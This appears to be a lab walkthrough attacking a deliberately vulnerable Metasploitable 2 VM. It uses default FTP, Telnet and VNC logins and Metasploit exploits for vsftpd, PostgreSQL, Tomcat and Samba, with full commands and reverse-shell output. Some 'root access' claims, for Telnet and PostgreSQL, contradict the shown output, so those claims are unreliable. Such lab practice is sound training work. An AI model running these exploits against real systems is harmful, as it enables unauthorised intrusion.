Method 1: Establishing a connection using FTP credentials.

Command: `ftp 192.168.137.128`

```
└─$ ftp 192.168.137.128
Connected to 192.168.137.128.
220 (vsFTPd 2.3.4)
Name (192.168.137.128:rkumar): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /home/msfadmin
ftp> ls
229 Entering Extended Passive Mode (|||20005|).
150 Here comes the directory listing.
drwxr-xr-x    6 1000     1000         4096 Apr 28  2010 vulnerable
226 Directory send OK.
ftp> cd /home
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||65440|).
150 Here comes the directory listing.
drwxr-xr-x    2 0        65534        4096 Mar 17  2010 ftp
drwxr-xr-x    5 1000     1000         4096 May 20  2012 msfadmin
drwxr-xr-x    2 1002     1002         4096 Apr 16  2010 service
drwxr-xr-x    3 1001     1001         4096 May 07  2010 user
226 Directory send OK.
ftp> exit
221 Goodbye.
```

- Method 2: Exploiting FTP through the Metasploit framework.

- Commands:

-`msfconsole`

```
└$ msfconsole
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_r
::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_r
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_r
::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_r
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_r
::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_r
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_r
::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_r
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_r
::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_r
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_r
::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_r

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.2.9-dev                           ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Start commands with a space to avoid saving
them to history

msf6 >
```

-`search vsftpd`

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

- `use exploit/unix/ftp/vsftpd_234_backdoor`

- `set RHOSTS 192.168.137.128`

-`run`

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.179.136
RHOST => 192.168.179.136
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.179.136:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.179.136:21 - USER: 331 Please specify the password.
[+] 192.168.179.136:21 - Backdoor service has been spawned, handling...
[+] 192.168.179.136:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.179.133:42051 -> 192.168.179.136:6200) at 2023-07-28 02:42:30 -0400

whoami
root
```

Congratulations! We've gained root access through FTP exploits.

2. Telnet Exploitation (Port 23):

Telnet is a simple, text-based network protocol that is used for accessing remote computers over TCP/IP networks like the Internet.

- Connecting to Telnet using the command: `telnet 192.168.137.128`.

```
└─$ telnet 192.168.137.128
Trying 192.168.137.128...
Connected to 192.168.137.128.
Escape character is '^]'.
                _                  _       _ _       _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Fri Dec  8 13:14:14 EST 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd /home/
msfadmin@metasploitable:/home$ ls
ftp  msfadmin  service  user
```

Congratulations! Root access is achieved via Telnet exploits.

3. VNC Exploitation (Port 5900):

Port 5900 is commonly associated with VNC (Virtual Network Computing), a remote desktop sharing system. When used in combination with VNC, port 5900 is often the default port for the initial display (desktop) on a VNC server. VNC allows a user to view and interact with the graphical desktop environment of a remote computer over a network.

- Utilizing Metasploit to exploit VNC login.

- Commands:

- `msfconsole`

- `search auxiliary/scanner/vnc/vnc_login`


-`set RHOST 192.168.137.128`

```
msf6 > search VNC login

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login                                 normal  No     VNC Authentication Scanner
   1  post/windows/gather/credentials/mremote                         normal  No     Windows Gather mRemote Saved Password Extraction

Interact with a module by name or index. For example info 1, use 1 or use post/windows/gather/credentials/mremote

msf6 > use auxiliary/scanner/vnc/vnc_login
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.137.128
RHOSTS => 192.168.137.128
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.137.128:5900  - 192.168.137.128:5900 - Starting VNC login sweep
[!] 192.168.137.128:5900  - No active DB -- Credential data will not be saved!
[+] 192.168.137.128:5900  - 192.168.137.128:5900 - Login Successful: :password
[*] 192.168.137.128:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

-`vncviewer 192.168.137.128`

```
└─$ vncviewer 192.168.137.128
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Pop windows of VNC



Congratulations! Root access is secured through VNC exploits.

4. PostgreSQL Exploitation (Port 5432):

PostgreSQL is a powerful open-source relational database management system (RDBMS) known for its extensibility and advanced features, providing a robust platform for managing and querying structured data.

- Searching and exploiting PostgreSQL vulnerabilities.

- Commands:

- `msfconsole`

-`search PostgreSQL`

```
msf6 > search PostgreSQL

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   auxiliary/server/capture/postgresql                                     normal     No     Authentication Capture: PostgreSQL
   1   post/linux/gather/enum_users_history                                    normal     No     Linux Gather User History
   2   exploit/multi/http/manage_engine_dc_pmp_sqli           2014-06-08       excellent  Yes    ManageEngine Desktop Central / Password Manager LinkView
FetchServlet.dat SQL Injection
   3   auxiliary/admin/http/manageengine_pmp_privesc          2014-11-08       normal     Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.
cc Pro SQL Injection
   4   exploit/multi/postgres/postgres_copy_from_program_cmd_exec 2019-03-20   excellent  Yes    PostgreSQL COPY FROM PROGRAM Command Execution
   5   exploit/multi/postgres/postgres_createlang             2016-01-01       good       Yes    PostgreSQL CREATE LANGUAGE Execution
   6   auxiliary/scanner/postgres/postgres_dbname_flag_injection                normal     No     PostgreSQL Database Name Command Line Flag Injection
   7   auxiliary/scanner/postgres/postgres_login                                normal     No     PostgreSQL Login Utility
   8   auxiliary/admin/postgres/postgres_readfile                               normal     No     PostgreSQL Server Generic Query
   9   auxiliary/admin/postgres/postgres_sql                                    normal     No     PostgreSQL Server Generic Query
   10  auxiliary/scanner/postgres/postgres_version                              normal     No     PostgreSQL Version Probe
   11  exploit/linux/postgres/postgres_payload                2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution
   12  exploit/windows/postgres/postgres_payload              2009-04-10       excellent  Yes    PostgreSQL for Microsoft Windows Payload Execution
   13  auxiliary/admin/http/rails_devise_pass_reset           2013-01-28       normal     No     Ruby on Rails Devise Authentication Password Reset
```

- `set RHOSTS 192.168.137.128`

- `set LHOST 192.168.137.129`

-`run`

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.137.128
RHOSTS => 192.168.137.128
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.137.128  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


msf6 exploit(linux/postgres/postgres_payload) > set LHOSTS 192.168.137.129
[-] Unknown datastore option: LHOSTS. Did you mean LHOST?
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.137.129
LHOST => 192.168.137.129
msf6 exploit(linux/postgres/postgres_payload) > run
```

```
LHOST => 192.168.137.129
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.137.129:4444
[*] 192.168.137.128:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/qKgjsupI.so, should be cleaned up automatically
[*] Sending stage (989032 bytes) to 192.168.137.128
[*] Meterpreter session 1 opened (192.168.137.129:4444 -> 192.168.137.128:42701) at 2023-12-09 01:51:33 -0500

meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 10:08:46 -0400  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 10:08:56 -0400  base
040700/rwx------  4096  dir   2023-12-08 15:39:26 -0500  global
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_clog
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/rw-------  125   fil   2023-12-08 11:56:10 -0500  postmaster.opts
100600/rw-------  54    fil   2023-12-08 11:56:10 -0500  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 10:08:45 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 10:07:45 -0400  server.crt
100640/rw-r-----  891   fil   2010-03-17 10:07:45 -0400  server.key

meterpreter > pwd
/var/lib/postgresql/8.3/main
```

Congratulations! We've successfully acquired root access via PostgreSQL exploits.

5. Apache Tomcat Exploitation (Port 8180):

Apache Tomcat is an open-source application server that executes Java servlets and JavaServer Pages, providing a robust environment for Java-based web applications. It serves as a reliable and scalable platform for deploying Java web applications.

- Searching for Apache Tomcat exploits in Metasploit.

- Commands:

- `msfconsole`

-`search apache tomcat`

```
msf6 > search apache tomcat

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/dos/http/apache_commons_fileupload_dos      2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   1   exploit/multi/http/struts_dev_mode                    2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_namespace_ognl             2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   3   exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Execution
   4   auxiliary/admin/http/tomcat_ghostcat                  2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   5   exploit/windows/http/tomcat_cgi_cmdlineargs           2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
   6   exploit/multi/http/tomcat_mgr_deploy                  2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code
Execution
   7   exploit/multi/http/tomcat_mgr_upload                  2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   8   auxiliary/dos/http/apache_tomcat_transfer_encoding    2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure and DoS
   9   auxiliary/scanner/http/tomcat_enum                    2010-07-09       normal     No     Apache Tomcat User Enumeration
   10  exploit/windows/http/cayin_xpost_sql_rce              2020-06-04       excellent  Yes    Cayin xPost wayfinder_seqid SQLi to RCE
   11  exploit/multi/http/cisco_dcnm_upload_2019             2019-06-26       excellent  Yes    Cisco Data Center Network Manager Unauthenticated Remote Code
Execution
   12  exploit/linux/http/cpi_tararchive_upload              2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArchive Directory
 Traversal Vulnerability
   13  exploit/linux/http/cisco_prime_inf_rce                2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthenticated Remote Code Executi
on
   14  exploit/multi/http/spring_framework_rce_spring4shell  2022-03-31       manual     Yes    Spring Framework Class property RCE (Spring4Shell)
   15  auxiliary/admin/http/tomcat_administration                             normal     No     Tomcat Administration Tool Default Access
   16  auxiliary/scanner/http/tomcat_mgr_login                                normal     No     Tomcat Application Manager Login Utility
   17  exploit/multi/http/tomcat_jsp_upload_bypass           2017-10-03       excellent  Yes    Tomcat RCE via JSP Upload Bypass
   18  auxiliary/admin/http/tomcat_utf8_traversal            2009-01-09       normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
   19  auxiliary/admin/http/trendmicro_dlp_traversal         2009-01-09       normal     No     TrendMicro Data Loss Prevention 5.5 Directory Traversal
   20  post/windows/gather/enum_tomcat                                        normal     No     Windows Gather Apache Tomcat Enumeration
```

- `use exploit/multi/http/tomcat_mgr_upload`

- `set RHOSTS 192.168.137.128`

- `set RPORT 8180`

-`set HttpPassword tomcat`

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOSTS 192.168.137.128
RHOSTS => 192.168.137.128
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
```

- `set HttpUsername tomcat`

-`run`

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.137.129:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying JQZH5S...
[*] Executing JQZH5S...
[*] Undeploying JQZH5S ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58829 bytes) to 192.168.137.128
[*] Meterpreter session 1 opened (192.168.137.129:4444 -> 192.168.137.128:57442) at 2023-12-09 02:15:11 -0500

meterpreter > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040444/r--r--r--  4096     dir   2012-05-13 23:35:33 -0400  bin
040444/r--r--r--  1024     dir   2012-05-13 23:36:28 -0400  boot
040444/r--r--r--  4096     dir   2010-03-16 18:55:51 -0400  cdrom
040444/r--r--r--  13820    dir   2023-12-08 11:56:07 -0500  dev
040444/r--r--r--  4096     dir   2023-12-08 15:55:00 -0500  etc
040444/r--r--r--  4096     dir   2010-04-16 02:16:02 -0400  home
040444/r--r--r--  4096     dir   2010-03-16 18:57:40 -0400  initrd
100444/r--r--r--  7929183  fil   2012-05-13 23:35:56 -0400  initrd.img
040444/r--r--r--  4096     dir   2012-05-13 23:35:22 -0400  lib
040000/---------  16384    dir   2010-03-16 18:55:15 -0400  lost+found
040444/r--r--r--  4096     dir   2010-03-16 18:55:52 -0400  media
040444/r--r--r--  4096     dir   2010-04-28 16:16:56 -0400  mnt
100000/---------  5821     fil   2023-12-08 11:56:15 -0500  nohup.out
```

Congratulations! Root access is attained through Apache Tomcat exploits.

How to exploit port 139 & 445 SAMBA

samba running on port 139 & 445 and we can exploit using metasploit and use **exploit/multi/samba/usermap_script** module.

```
[msf](Jobs:0 Agents:5) auxiliary(scanner/ssh/ssh_login) >> use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
[msf](Jobs:0 Agents:5) exploit(multi/samba/usermap_script) >> show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.8.101    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
[msf](Jobs:0 Agents:5) exploit(multi/samba/usermap_script) >> set RHOSTS 192.168.8.112
RHOSTS => 192.168.8.112
[msf](Jobs:0 Agents:5) exploit(multi/samba/usermap_script) >> exploit

[*] Started reverse TCP handler on 192.168.8.101:4444
[*] Command shell session 7 opened (192.168.8.101:4444 -> 192.168.8.112:40311) at 2023-02-16 06:11:52 -0500

id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/
python -c 'import pty;pty.spawn("/bin/bash")'
root@metasploitable:/#
```

echo “i hacked you” > hack.txt